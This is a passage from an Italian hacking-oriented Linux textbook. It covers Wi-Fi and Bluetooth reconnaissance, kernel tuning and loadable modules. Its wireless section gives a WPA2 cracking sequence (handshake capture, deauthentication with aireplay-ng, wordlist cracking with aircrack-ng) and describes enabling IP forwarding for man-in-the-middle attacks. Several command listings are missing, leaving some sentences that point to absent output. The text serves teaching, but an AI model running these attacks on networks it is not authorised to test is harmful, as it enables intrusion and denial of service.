interfaccia. Diamo un'altra occhiata ai risultati dell'esecuzione di `ifconfig`, questa volta concentrandoci sulle connessioni wireless.

```
kali >ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:ba:82:0f
      inet addr:192.168.181.131 Bcast:192.168.181.255 Mask:255.255.255.0
          -snip-
      lo Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
          -snip-
❶  wlan0 Link encap:Ethernet HWaddr 00:c0:ca:3f:ee:02
```

Qui l'interfaccia Wi-Fi è `wlan0` ❶. In Kali Linux, le interfacce Wi-Fi sono solitamente designate con il nome `wlanX`, dove *X* rappresenta il numero dell'interfaccia. In altre parole, il primo adattatore Wi-Fi del sistema sarà denominato `wlan0`, il secondo `wlan1` e così via.

Se desiderate limitarvi a visualizzare le interfacce Wi-Fi con le relative statistiche, Linux dispone di un comando specifico simile a `ifconfig` ma dedicato al wireless, ossia `iwconfig`. Inserendo questo comando, vengono visualizzate solo le interfacce wireless con i dati fondamentali:

```
kali >iwconfig
lo    no wireless extensions

wlan0 IEEE 802.11bg  ESSID:off/any
      Mode:Managed  Access Point:Not-Associated  Tx-Power=20 dBm

      Retry short limit:7  RTS thr:off  Fragment thr:off
      Encryption key:off
      Power Management:off

eth0    no wireless extensions
```

In questo esempio vediamo solo le interfacce wireless, note anche come *schede di rete* wireless, con i relativi dati fondamentali, come lo standard wireless utilizzato, se ESSID è spento e la modalità. La modalità ha tre impostazioni: *managed* (gestita), significa che è pronta a connettersi a un AP o vi è connessa; *master*, significa che è pronta a fungere da AP o già funge da AP; infine *monitor* (monitoraggio), di cui parleremo più avanti. Fra gli altri dati, possiamo inoltre vedere se c'è un client associato e qual è

la potenza di trasmissione. Da questo esempio potete ricavare che wlan0 si trova nella modalità necessaria alla connessione con una rete Wi-Fi, ma non è ancora connessa. Torneremo a questo comando dopo che l'interfaccia di rete sarà connessa a una rete Wi-Fi.

Se non siete sicuri a quale AP Wi-Fi vi volete connettere, potete visualizzare tutti gli access point che la scheda di rete è in grado di raggiungere utilizzando il comando iwlist, la cui sintassi è la seguente:

```
iwlist interfaccia azione
```

Con iwlist potete eseguire più azioni contemporaneamente; ai nostri scopi, useremo l'azione scan, con la quale visualizzeremo tutti gli AP Wi-Fi della zona. Con un'antenna standard, la portata non supera i 20-30 metri all'interno. Tale portata può essere estesa con un'antenna ad alto guadagno.

```
kali >iwlist wlan0 scan
wlan0      Scan completed:
           Cell 01 - Address: 88:AD:43:75:B3:82
                     Channel:1
                     Frequency:2.412GHz (Channel 1)
                     Quality=70/70   Signal level =-38 dBm
                     Encryption key:off
                     ESSID:"NOVA_VIP"
--snip--
```

L'output di questo comando dovrebbe riportare tutti gli AP Wi-Fi nelle vicinanze, unitamente ai dati di base di ciascuno, come l'indirizzo MAC dell'AP, il canale e la frequenza operativi, la qualità, il livello di segnale, se è abilitata una chiave crittografica e l'ESSID.

Per eseguire degli hacking di qualsiasi tipo, sono indispensabili l'indirizzo MAC dell'AP obiettivo (BSSID), l'indirizzo MAC di un client (un'altra scheda di rete wireless) e il canale su cui sta operando l'AP; pertanto, tali informazioni sono preziosissime.

Un altro comando molto utile nella gestione delle connessioni Wi-Fi è nmcli, ossia *network manager command line interface* (interfaccia a riga di comando per la gestione delle reti). Il demone Linux che fornisce

un'interfaccia di alto livello per le interfacce di rete (ivi comprese quelle wireless) si chiama *network manager*. In generale, gli utenti Linux conoscono l'interfaccia grafica di questo demone, il quale però può essere usato anche dalla riga di comando.

Il comando `nmcli` può servire a visualizzare i dati degli AP Wi-Fi nelle vicinanze, come abbiamo visto con `iwlist`, ma le informazioni fornite sono un po' di più. Utilizzeremo questo comando nel formato `nmcli dev`

```
kali >nmcli dev wifi
* SSID           MODE   CHAN  RATE        SIGNAL  BARS  SECURITY
  NOVA_VIP       Infra    1     54 Mbit/s  100      11    WPA1 WPA2
  Xfinitywifi   Infra    1     54 Mbit/s   75       11    WPA2
  TPTV1          Infra   11    54 Mbit/s   44       11    WPA1 WPA2

--snip--
```

Oltre a visualizzare gli AP Wi-Fi entro la portata con i relativi dati fondamentali, come SSID, modalità, canale, velocità di trasferimento, potenza del segnale e protocolli di sicurezza abilitati sul dispositivo, `nmcli` può essere utilizzato per connettersi agli AP. La sintassi per connettersi a un AP è questa:

```
nmcli dev wifi connect AP-SSID password APpassword
```

In base ai risultati del nostro primo comando, pertanto, sappiamo che esiste un AP il cui SSID è `NOVA_VIP`. Sappiamo inoltre che la sicurezza è WPA1 WPA2 (significa che l'AP può usare sia il vecchio protocollo WPA1 sia quello più recente WPA2), ossia per connetterci alla rete dovremo inserire una password. Dal momento che è il nostro AP, conosciamo la password e sappiamo che è `12345678`; inseriamo quindi questo comando:

```
kali >nmcli dev wifi connect NOVA_VIP password 12345678
Device 'wlan0' successfully activated with '394a5bf4-8af4-36f8-49beda6cb530'.
```

Provate la stessa procedura su una rete nota; quindi, dopo esservi connessi all'AP di tale rete, eseguite nuovamente iwconfig per vedere che cosa è cambiato. Ecco il risultato che ho ottenuto io dopo essermi connesso a NOVA_VIP:

```
kali >iwconfig
lo    no wireless extensions

wlan0 IEEE 802.11bg  ESSID:"NOVA_VIP"
      Mode:Managed  Frequency:2.452GHz Access Point:00:25:9C:97:4F:48
      Bit Rate=12 Mbs Tx-Power=20 dBm
      Retry short limit:7  RTS thr:off  Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=64/70  Signal level=-46 dBm
      Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
      Tx excessive retries:0  Invalid misc:13  Missed beacon:0

eth0  no wireless extensions
```

Ora iwconfig indica che l'ESSID è "NOVA_VIP" e l'AP sta operando a una frequenza di 2,452 GHz. In una rete Wi-Fi è possibile che ci siano più AP che fanno parte della stessa rete, pertanto potrebbero esserci più AP che costituiscono la rete NOVA_VIP. L'indirizzo MAC 00:25:9C:97:4F:48 è quello dell'AP a cui sono connesso. Il tipo di sicurezza della rete, la frequenza di lavoro (2,4 o 5 GHz), l'ESSID e l'indirizzo MAC dell'AP sono tutte informazioni essenziali per hackerare una rete Wi-Fi. Ora che conoscete i comandi essenziali, facciamo un po' di hacking.

Analisi del Wi-Fi con aircrack-ng

Uno degli exploit più comuni fra i neohacker è il tentativo di craccare un access point Wi-Fi. Come abbiamo accennato in precedenza, prima di poter anche solo prendere in considerazione la possibilità di attaccare un AP Wi-Fi, è indispensabile conoscere l'indirizzo MAC dell'AP obiettivo (il BSSID), l'indirizzo MAC di un client e il canale su cui sta operando l'AP.

Tutte queste informazioni, e altre ancora, possono essere reperite grazie agli strumenti della suite aircrack-ng. Ho già accennato a questa suite di

strumenti di hacking in precedenza; ora è possibile provare a usarlo davvero. Questa suite di strumenti è inclusa in tutte le versioni di Kali pertanto non è necessario scaricare né installare alcunché.

Per usare bene questi strumenti, dovete per prima cosa mettere la scheda di rete in *modalità di monitoraggio*, in modo che rilevi tutto il traffico che passa. Solitamente, una scheda di rete intercetta solamente il traffico che le è direttamente destinato; la modalità di monitoraggio, invece, è simile alla modalità promiscua delle schede di rete cablate.

Per mettere la scheda in modalità di monitoraggio, dovete usare il comando `airmon-ng` della suite aircrack-ng. La sintassi del comando è semplice:

```
airmon-ng start|stop|restart interfaccia
```

Pertanto, se volete mettere la scheda di rete wireless (`wlan0`) in modalità di monitoraggio, questo è il comando da inserire:

```
kali >airmon-ng start wlan0

Found three processes that could cause trouble
If airodump-ng, aireplay-ng, or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'
-snip-

PHY           INTERFACE      DRIVER      Chipset
phy0          wlan0         rt18187    Realtek Semiconductor Corp RTL8187
                                         (mac8311 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

--snip--
```

I comandi `stop` e `restart` servono rispettivamente ad arrestare e a riavviare la modalità di monitoraggio, nel caso si presentino dei problemi.

Quando la scheda wireless è in questa modalità, potete accedere a tutto il traffico di rete che passa nel raggio d'azione della scheda e dell'antenna. `airmon-ng` dà un altro nome all'interfaccia wireless: la mia è stata rinominata “`wlan0mon`”, ma per la vostra potrebbe essere diverso.

Segnatevi da qualche parte il nuovo nome dell'interfaccia wireless, perché vi servirà al prossimo passaggio.

Ora utilizzeremo un altro strumento della suite aircrack-ng per trovare i dati essenziali del traffico wireless. Il comando airodump-ng intercetta i dati degli AP trasmittenti e di tutti i client connessi con tali AP o nelle vicinanze, quindi li visualizza. La sintassi è banale: basta inserire il comando airodump-ng seguito dal nome dell'interfaccia cambiato in seguito all'esecuzione di airmon-ng. Quando si inserisce il comando, la scheda wireless preleva informazioni essenziali (elencate di seguito) da tutto il traffico wireless degli AP nelle vicinanze:

- **BSSID** - L'indirizzo MAC dell'AP o del client.
- **PWR** - La potenza del segnale.
- **ENC** - Il tipo di crittografia utilizzato per proteggere la trasmissione.
- **#Data** - La velocità di trasmissione dei dati.
- **CH** - Il canale su cui opera l'AP.
- **ESSID** - Il nome dell'AP.

```
kali >airodump-ng wlan0mon

CH 9][ Elapsed: 28 s ][ 2018-02-08 10:27

BSSID          PWR Beacons #Data #/s   CH MB ENC CIPHER AUTH ESSID
01:01:AA:BB:CC:22  -1      4    26  0  10 54e WPA2 CCMP PSK Hackers-
Arise

-snip-

BSSID          Station          PWR     Rate   Lost   Frames Probe
(not associated) 01:01:AA:BB:CC:22
01:02:CC:DD:03:CF A0:A3:E2:44:7C:E5
```

airodump-ng suddivide l'output a schermo in una sezione superiore e una inferiore. Nella sezione superiore sono contenute informazioni sugli AP in trasmissione, come il BSSID, la potenza dell'AP, quanti beacon frame sono stati rilevati, la velocità di trasmissione dei dati, quanti pacchetti hanno attraversato la scheda wireless, il canale (da 1 a 14), il limite di velocità teorico, il protocollo crittografico, la cifratura usata per la crittografia, il tipo di autenticazione e l'ESSID (comunemente noto come *SSID*). Nella sezione relativa al client, l'output indica che un client non è associato, il che significa che è stato rilevato, ma non è connesso ad alcun AP, e che un altro è associato a una stazione, il che indica che è connesso all'AP a quell'indirizzo.

Ora avete tutte le informazioni indispensabili per tentare di craccare l'AP! Anche se è al di là dello scopo di questo libro, per craccare l'AP wireless vi occorrono l'indirizzo MAC del client, quello dell'AP, il canale su cui sta operando l'obiettivo e un elenco di password; pertanto, per craccare la password del Wi-Fi dovete aprire tre terminali. Nel primo vanno inseriti dei comandi come quello seguente, specificando gli indirizzi MAC del client e dell'AP e il canale:

```
airodump-ng -c 10 --bssid 01:01:AA:BB:CC:22 -w NOVA_VIPPSK wlan0mon
```

Il comando intercetta tutti i pacchetti che attraversano l'AP sul canale 10 utilizzando l'opzione *-c*. In un altro terminale, potete usare il comando aireplay-ng per buttar fuori (deautenticare) chiunque sia connesso all'AP, costringendolo a riautenticarsi, come illustrato di seguito. Quando si riautentica, potete intercettare il valore hash della sua password scambiata con l'handshake quadruplo WPA2-PSK. L'hash della password viene visualizzato nell'angolo superiore sinistro del terminale airodump-ng.

```
aireplay-ng --deauth 100 -a 01:01:AA:BB:CC:22 -c A0:A3:E2:44:7C:E5 wlan0mon
```

Nell'ultimo terminale potete usare un elenco di password, denominato nell'esempio *wordlist.dic*, per trovare le password nell'hash intercettato

(NOVA_VIPPSK.cap), come illustrato di seguito:

```
aircrack-ng -w wordlist.dic -b 01:01:AA:BB:CC:22 NOVA_VIPPSK.cap
```

Rilevare e connettere Bluetooth

Oggi praticamente qualsiasi gadget, dispositivo mobile e sistema elettronico è dotato di Bluetooth: computer, smartphone, iPod, tablet, altoparlanti, controller di gioco, tastiere e moltissimi altri dispositivi. Hackerare il Bluetooth può compromettere le informazioni presenti sul dispositivo, portare al suo controllo e al trasferimento non autorizzato di informazioni.

Per forzare questa tecnologia dobbiamo capire come funziona. Una comprensione approfondita del Bluetooth va al di là dello scopo di questo libro, ma questo manuale può darvi alcune nozioni di base che potranno aiutarvi a trovare e connettersi a dispositivi Bluetooth per prepararvi a hackerarli.

Come funziona il Bluetooth

Bluetooth è un protocollo universale di comunicazioni di prossimità a bassa potenza che opera a 2,4-2,485 GHz utilizzando la tecnologia FHSS (Frequency Hopping Spread Spectrum, modulazione a spettro allargato con salti di frequenza) a 1600 salti al secondo. Il protocollo è stato inventato nel 1994 dalla Ericsson Corp., produttore svedese, e così chiamato in onore del re danese del X secolo Harald Bluetooth (a quell'epoca Svezia e Danimarca erano un unico paese).

Le specifiche Bluetooth indicano una portata minima di 10 metri, mentre per la portata massima non esiste limite; vi sono dispositivi che arrivano a portate fino a 100 metri. Con delle antenne speciali, si può addirittura aumentare tale portata.

La connessione fra due dispositivi Bluetooth prende il nome di *accoppiamento* o *pairing*. Più o meno tutti i dispositivi Bluetooth si

possono connettere fra loro, ma solo se sono in modalità di associazione. Un dispositivo Bluetooth in modalità di associazione invia queste informazioni:

- Nome.
- Classe.
- Elenco dei servizi.
- Informazioni tecniche.

Quando i due dispositivi vengono accoppiati, si scambiano una chiave (o collegamento) segreta; ogni dispositivo memorizza questo collegamento in modo che sia facile connettersi all'altro in futuro.

Ciascun dispositivo dispone di un identificatore univoco a 48 bit, un po' come un indirizzo MAC, e solitamente un nome assegnato dal produttore; tali informazioni tornano molto utili quando si vuole identificare un dispositivo per potervi accedere.

Scansione e riconoscimento dei dispositivi Bluetooth

Linux dispone di un'implementazione dello stack di protocolli Bluetooth nota come BlueZ, che può essere utilizzata per eseguire lo scan dei segnali Bluetooth. BlueZ è installato su quasi tutte le distribuzioni Linux compreso Kali; se sulla vostra versione non dovesse essere installato, vi basterà installarla con questo comando, che lo preleverà dal repository:

```
kali >apt-get install bluez
```

BlueZ dispone di svariati semplici strumenti che possono essere impiegati per gestire i dispositivi Bluetooth ed eseguirne la scansione; fra questi:

hciconfig - Questo strumento opera in modo molto simile a **ifconfig** in Linux, ma per i dispositivi Bluetooth. Come potete notare nel [Listato 14.1](#), questo comando può servire ad attivare l’interfaccia Bluetooth e ricercare le specifiche del dispositivo.

hcitool - Questo strumento di ricerca può fornire nome, ID, classe e informazioni di clock del dispositivo; queste ultime servono per sincronizzare il funzionamento dei dispositivi.

hcidump - Questo strumento consente di sniffare la comunicazione Bluetooth, ossia di rilevare i dati inviati sul segnale Bluetooth.

Il primo passaggio per la scansione e il riconoscimento con Bluetooth è controllare se la scheda sul sistema in uso è riconosciuta e abilitata, in modo da poterla impiegare per eseguire lo scan di altri dispositivi. Tale operazione può essere svolta con lo strumento integrato di BlueZ **hciconfig**, come illustrato nel [Listato 14.1](#).

Listato 14.1 - Ricerca di un dispositivo Bluetooth.

```
kali >hciconfig  
hci0: Type: BR/EDR Bus: USB  
      BD Address: 10:AE:60:58:F1:37  ACL  MTU: 310:10  SCO  MTU:  64:8  
      UP RUNNING PSCAN INQUIRY  
      RX bytes:131433 acl:45 sco:0 events:10519 errors:0  
      TX bytes:42881 acl:45 sco:0 commands:5081 errors:0
```

L’indirizzo MAC della scheda Bluetooth dell’esempio è 10:AE:60:58:F1:37. La scheda ha nome **hci0**. Il passaggio successivo consiste nel verificare che la connessione sia abilitata, cosa che si può fare sempre con il comando **hciconfig** passandogli il nome unitamente all’opzione **up**:

```
kali >hciconfig hci0 up
```

Se l'esecuzione del comando andasse a buon fine, non dovrebbe essere visualizzato alcun output, ma solo un nuovo prompt.

Congratulazioni! hci0 è attivo e operativo! Mettiamolo al lavoro.

Scan di dispositivi Bluetooth con hcitool

Ora che la scheda è operativa, possiamo usare un altro dispositivo della suite BlueZ chiamato hcitool, che serve a eseguire la scansione di altri dispositivi Bluetooth a portata.

Usiamo per prima cosa la funzione di scansione di questo strumento per ricercare dispositivi Bluetooth che stiano pubblicizzando i propri beacon, il che significa che sono in modalità di associazione, utilizzando il semplice comando scan visualizzato nel [Listato 14.2](#).

Listato 14.2 - Scan di dispositivi Bluetooth in modalità di associazione.

```
kali >hcitool scan
Scanning...
    72:6E:46:65:72:66      ANDROID BT
    22:C5:96:08:5D:32      SCH-I535
```

Sul mio sistema, il comando hcitool ha trovato due dispositivi: ANDROID BT e SCH-I535. Con ogni probabilità, il comando che eseguirete sul vostro sistema darà risultati diversi: dipende dai dispositivi che avete intorno. A scopo di test, provate a mettere il telefono o un altro dispositivo Bluetooth in modalità di associazione e vedere se viene rilevato durante lo scan.

Ora, con la funzione di ricerca inq raccogliamo maggiori informazioni sui dispositivi rilevati:

```
kali >hcitool inq
Inquiring...
    24:C5:96:08:5D:32      clock offset:0x4e8b      class:0x5a020c
    76:6F:46:65:72:67      clock offset:0x21c0      class:0x5a020c
```

In questo modo otteniamo l'indirizzo MAC dei dispositivi, l'*offset del clock* e la classe dei dispositivi. La classe indica che tipo di dispositivo Bluetooth è stato rilevato; potete cercare il codice e capire di quale tipo di dispositivo si tratta accedendo al sito SIG Bluetooth all'indirizzo <https://www.bluetooth.org/en-us/specification/assigned-numbers/service-discovery/>.

Lo strumento hcitool è una potente interfaccia a riga di comando con cui si può accedere allo stack Bluetooth, grazie alla quale si possono fare moltissime cose. Il [Listato 14.3.](#) mostra la pagina della guida di alcuni comandi; provate a osservarla per vedere l'elenco completo.

Listato 14.3 - Alcuni comandi di hcitool.

```
kali >hcitool --help
hcitool - HCI Tool ver 5.50
Usage:
    hcitool [options] <command> [command parameters]

Options:
    --help      Display help
    -i dev      HCI device

Commands
    dev   Display local devices
    inq   Inquire remote devices
    scan  Scan for remote devices
    name  Get name from remote devices
--snip--
```

Molti strumenti di hacking Bluetooth utilizzano semplicemente questi comandi inserendoli all'interno di uno script; utilizzando gli stessi comandi potete crearvi uno strumento personalizzato, sfruttando la shell o Python. Maggiori informazioni su quest'ultimo argomento saranno riportate nel [Capitolo 17](#).

Scan dei servizi con spdtool

SDP (Service Discovery Protocol) è un protocollo Bluetooth per la ricerca di servizi Bluetooth (Bluetooth è infatti una suite di servizi); in BlueZ è presente lo strumento `sdptool` grazie al quale è possibile rilevare quali servizi offre un dispositivo Bluetooth. È importante sapere che il dispositivo non deve necessariamente trovarsi in modalità di associazione per essere esaminato. La sintassi è la seguente:

```
sdptool browse indirizzoMAC
```

Nel [Listato 14.4](#) si vede una sessione del comando `sdptool` utilizzato per cercare i servizi in uno dei dispositivi rilevati in precedenza nel [Listato 14.2](#).

Listato 14.4 - Scansione con `sdptool`.

```
kali >sdptool browse 76:6E:46:63:72:66
Browsing 76:6E:46:63:72:66...
Service RecHandle: 0x10002
Service Class ID List:
    "" (0x1800)
Protocol Descriptor List:
    "L2CAP" (0x0100)
        PSM: 31
    "ATT" (0x0007)
        uint16: 0x0001
        uint16: 0x0005

--snip--
```

In questo esempio, lo strumento `sdptool` è stato in grado di prelevare informazioni su tutti i servizi offerti da questo dispositivo. In particolare, possiamo notare che questo dispositivo supporta il protocollo ATT, ossia *Low Energy Attribute Protocol* (BLE). In questo modo possiamo avere qualche indizio in più su che cosa sia il dispositivo ed eventualmente anche qualche modo per interagirvi in modo più deciso.

Capire se i dispositivi sono raggiungibili grazie a l2ping

Dopo aver rilevato gli indirizzi MAC di tutti i dispositivi nelle vicinanze, possiamo inviare dei ping a tali dispositivi, che siano in modalità di associazione oppure no, per vedere se sono a portata; in tal modo, possiamo sapere se sono attivi ed entro il raggio di azione. Per inviare un ping, si usa il comando l2ping, che ha la sintassi seguente:

```
l2ping IndirizzoMAC -c NumeroDiPacchetti
```

Nel [Listato 14.5](#) si può vedere il ping del dispositivo Android scoperto nel [Listato 14.2](#).

Listato 14.5 - Ping di un dispositivo Bluetooth.

```
kali >l2ping 76:6E:46:63:72:66 -c 3
Ping: 76:6E:46:63:72:66 from 10:AE:60:58:F1:37 (data size 44)...
44 bytes 76:6E:46:63:72:66 id 0 time 37.57ms
44 bytes 76:6E:46:63:72:66 id 1 time 27.23ms
44 bytes 76:6E:46:63:72:66 id 2 time 27.59ms

3 sent, 3 received, 0% loss
```

Questo output indica che il dispositivo con l'indirizzo MAC 76:6E:46:63:72:66 è a portata e può essere contattato, cosa molto utile da sapere, perché prima di poter anche solo pensare di hackerare un dispositivo è indispensabile sapere se è a portata.

Riepilogo

I dispositivi wireless rappresentano il futuro della connettività; di conseguenza, anche quello dell'hacking. In Linux sono presenti dei comandi specializzati per eseguire la scansione e la connessione ad access point Wi-Fi: è il primo passo per poter hackerare tali sistemi. La suite aircrack-ng di strumenti di hacking wireless comprende airmon-ng e airodump-ng, grazie ai quali possiamo eseguire lo scan di dispositivi wireless a portata, raccogliendone le informazioni fondamentali. Nella suite BlueZ sono compresi gli strumenti hciconfig, hcitool e altri, grazie ai quali è possibile eseguire lo scan e la raccolta di informazioni indispensabili per hackerare i dispositivi Bluetooth a portata. Comprende anche numerosi altri strumenti che vale la pena di conoscere.

ESERCIZI

Prima di passare al [Capitolo 15](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Verificate i dispositivi di rete con `ifconfig`. Segnatevi le eventuali estensioni wireless.
- 2 Eseguite `iwconfig` e segnatevi tutte le schede di rete trovate.
- 3 Verificate quali AP sono a portata con `iwlist`.
- 4 Verificate quali AP sono a portata con `nmcli`. Quale dei due strumenti trovate più comodo e intuitivo: `nmcli` o `iwlist`?
- 5 Conngettatevi all'AP Wi-Fi con `nmcli`.
- 6 Attivate la vostra scheda Bluetooth con `hciconfig` ed eseguite lo scan dei dispositivi Bluetooth nelle vicinanze con `hcitool`.
- 7 Verificate se questi dispositivi Bluetooth sono a distanza raggiungibile con `l2ping`.

15

Gestire il kernel Linux e i moduli kernel caricabili

Tutti i sistemi operativi sono costituiti da almeno due componenti principali, il primo e più importante dei quali è il *kernel*. Il kernel è il nucleo del sistema operativo (“kernel” significa in effetti “nocciole”) e controlla tutto ciò che fa, come la gestione della memoria, il controllo della CPU, perfino il controllo di ciò che l’utente visualizza sullo schermo. Il secondo elemento del sistema operativo è spesso definito *spazio utente* e comprende praticamente tutto il resto.

Il kernel è un’area protetta e privilegiata a cui possono accedere soltanto l’utente root o altri account con privilegi elevati, e per ottimi motivi: l’accesso al kernel garantisce accesso illimitato a tutto il sistema operativo. Di conseguenza, la maggior parte dei sistemi operativi consente l’accesso a utenti e servizi solo all’interno dello spazio utente, nel quale l’utente può accedere praticamente a qualsiasi cosa gli occorre, senza però prendere il controllo del sistema operativo.

Un utente che abbia accesso al kernel può modificare il funzionamento del sistema operativo, fino a farlo andare in crash, rendendolo del tutto inutilizzabile. Nonostante il rischio, in alcuni casi l’amministratore di sistema deve poter accedere al kernel per motivi operativi e di sicurezza, ma adoperando estrema cautela.

In questo capitolo vedremo come modificare il funzionamento del kernel e come aggiungervi dei moduli. Inutile aggiungere che un hacker che riesca a modificare il kernel dell’obiettivo può controllare completamente quel sistema. Inoltre, un aggressore potrebbe avere la necessità di modificare il comportamento del kernel per portare avanti determinati tipi di attacco, come gli attacchi *man-in-the middle (MITM) attack* (letteralmente: uomo nel mezzo), in cui l’hacker si inserisce fra un client e un server per ascoltare o manipolare la comunicazione. Guardiamo quindi per prima cosa la struttura del kernel e i moduli.

Che cos'è un modulo del kernel?

Il kernel è un po' il sistema nervoso centrale del sistema operativo: controlla tutte le operazioni che svolge, come la gestione delle interazioni fra i componenti hardware e l'avvio dei servizi. Il kernel opera fra le applicazioni utente con cui interagite direttamente e l'hardware che fa il lavoro pesante, come CPU, memoria e disco rigido.

Linux è un kernel monolitico che consente l'aggiunta di moduli; pertanto, è possibile aggiungere moduli al kernel, ma anche eliminarli. Di tanto in tanto anche il kernel necessita di aggiornamenti, che possono riguardare, per esempio, l'aggiunta di nuovi driver (per esempio per schede di rete, dispositivi Bluetooth o USB), driver del file system ed estensioni del sistema. Per poter funzionare correttamente, i driver devono essere incorporati nel kernel. In alcuni sistemi, per aggiungere i driver è necessario fare una nuova build del kernel, compilarlo e riavviare il tutto; alcuni moduli, invece, possono esservi aggiunti senza seguire tutta questa complessa procedura. Questi moduli vengono chiamati *moduli kernel caricabili* o *LKM* (dall'inglese *loadable kernel modules*).

Gli LKM hanno accesso ai livelli più bassi del kernel, il che li rende un target spaventosamente vulnerabile per gli attacchi di un hacker. Esiste un particolare tipo di malware, chiamato *rootkit*, che si aggancia al kernel dei sistemi operativi, spesso sfruttando questi LKM. Se un malware infetta il kernel, l'hacker può prendere il controllo totale del sistema operativo.

Se l'hacker riesce a portare l'amministratore di un sistema Linux a installare un nuovo modulo nel kernel, non soltanto riuscirà a prendere il controllo del sistema tarke, ma, dal momento che opera al livello kernel del sistema operativo, potrà controllarne ogni singolo aspetto, come processi, porte, servizi, spazio su disco, praticamente qualsiasi cosa che riuscite a immaginare.

Pertanto, se un hacker riesce nell'impresa di convincere un amministratore Linux a installare un driver video o di altro genere infettato da un rootkit, potrà prendere il controllo totale del sistema e del kernel; ed è proprio così

che alcuni dei rootkit più pericolosi riescono a prendere possesso di Linux e di altri sistemi operativi.

Per diventare un amministratore Linux in gamba, nonché un hacker *molto* in gamba (e capace di nascondere le proprie tracce), è indispensabile comprendere gli LKM; vediamo quindi come si può gestire il kernel, nella buona e nella cattiva sorte.

Verificare la versione del kernel

Il primo passo per iniziare a capire il kernel è controllare quale tipo di kernel è in esecuzione nel sistema. Per farlo, ci sono due modi. Il primo consiste in questo comando:

Il kernel risponde indicando che la distribuzione in uso è Linux Kali, la build del kernel è la 5.10.0 e l'architettura è quella per i processori x86_64 (ossia a 64 bit). Inoltre, la stringa SMP indica che ha capacità multiprocessore simmetriche (ossia può essere eseguita su più core o processori) ed è stata compilata il 25 giugno 2021 sulla versione 5.10.46 del kernel. L'output che otterrete sul vostro sistema potrebbe essere diverso, a seconda del kernel utilizzato nella vostra build e della CPU del vostro computer. Queste informazioni possono essere richieste nel momento in cui installate un driver del kernel e pertanto è importante sapere come recuperarle.

Esiste anche un altro modo per ottenere le stesse informazioni, oltre ad altre, ossia il comando cat eseguito sul file */proc/version*, in questo modo:

Da notare che il file */proc/version* contiene le stesse informazioni, insieme ad alcune altre.

Messa a punto del kernel con sysctl

Con i comandi giusti, si può anche *mettere a punto* il kernel, ossia modificare l'allocazione della memoria, attivare le funzionalità di rete e

procedere con l'hardening del kernel a protezione degli attacchi esterni.

Per mettere a punto le opzioni del kernel, si usa il comando `stsc1t`. Tutte le modifiche apportate con questo comando restano attive fino a che non si riavvia il sistema; se volete rendere permanente una modifica, dovete invece modificare direttamente il file di configurazione di `sysct1`, ossia `/etc/sysctl.conf`.

Attenzione: quando usate il comando `sysct1` dovete prestare estrema attenzione, dal momento che, se utilizzato in maniera non oculata, potrebbe rendere del tutto inutilizzabile il sistema. Prima di rendere permanente qualsiasi modifica assicuratevi di sapere molto bene che cosa fate. Diamo ora un'occhiata al contenuto di `sysct1`. Per prima cosa, il comando riportato di seguito dà dei risultati che dovreste riconoscere:

L'output riporta centinaia di righe di parametri, ciascuna delle quali può essere modificata per ottimizzare il kernel; per uscire dalla visualizzazione ricordiamo che vi basta premere “q” (quit, esci). Alcune righe tornano particolarmente utili a un hacker. Per fare un esempio di come si potrebbe usare `sysct1`, vedremo come si abilita l'inoltro di pacchetti (packet forwarding).

Negli attacchi man-in-the-middle (MITM), l'hacker si posiziona fra gli host che comunicano tra di loro per intercettare le informazioni scambiate. Il traffico attraversa il sistema dell'hacker, il quale può quindi visualizzare la comunicazione ed eventualmente manipolarla. Uno dei modi con cui si può ottenere questo risultato è, appunto, abilitare l'inoltro dei pacchetti.

Se scorrete alcune pagine o filtrate i risultati per “`ipv4`” (`sysct1 -a | grep ipv4 | less`), dovreste visualizzare qualcosa di simile:

La riga `net.ipv4.ip_forward = 0` è il parametro che abilita il kernel a instradare i pacchetti che riceve; in altre parole i pacchetti ricevuti vengono rispediti indietro. L'impostazione predefinita è 0, che indica che l'inoltro dei pacchetti è disabilitato; per abilitarlo, è sufficiente cambiare 0 in 1, con questo comando:

Ricordate che le modifiche apportate da `sysctl` vengono perse al momento del riavvio del sistema; se le volete rendere permanenti, dovete modificare il file di configurazione `/etc/sysctl.conf`.

Proviamo a cambiare il modo in cui il kernel gestisce l'inoltro IP per gli attacchi MITM e a rendere permanente tale modifica.

Per abilitare l'inoltro IP, aprite il file `/etc/sysctl.conf` in un editor di testi come mousepad e togliete il commento alla riga `ip_forward`. Aprite `/etc/sysctl.conf` con un editor di testi e osservate:

La riga che ci interessa è quella contrassegnata da ❶; per abilitare l'inoltro IP è sufficiente togliere il simbolo di commento (#).

Dal punto di vista dell'hardening del sistema operativo, questo file può essere utilizzato per disabilitare le richieste di echo ICMP, aggiungendo la riga `net.ipv4.icmp_echo_ignore_all=1`; in tal modo, il sistema diventa molto più difficile da scoprire, anche se non impossibile. Dopo l'aggiunta della riga, occorre eseguire il comando `sysctl -p`.

Gestione dei moduli del kernel

Linux dispone di almeno due modi per gestire i moduli del kernel. Quello più vecchio richiede l'impiego di un gruppo di comandi realizzato intorno alla suite `insmod`, dove `insmod` sta per *insert module* (inserisci modulo) e serve appunto a gestire i moduli. Il secondo metodo richiede l'uso del comando `modprobe` e verrà trattato fra breve.

Per il momento, proviamo a usare il comando `lsmod` della suite `insmod` per elencare i moduli installati nel kernel:

Il comando `lsmod` elenca tutti i moduli del kernel, oltre alle informazioni relative alle dimensioni e a quali altri moduli li possono utilizzare. Per esempio, il modulo `nfnetlink` (un protocollo a messaggi per la comunicazione fra kernel e spazio utente) ha una dimensione di 16.384

byte e viene usato sua dal modulo `nfnetlink_log` sia dal modulo `nf_netlink_queue`.

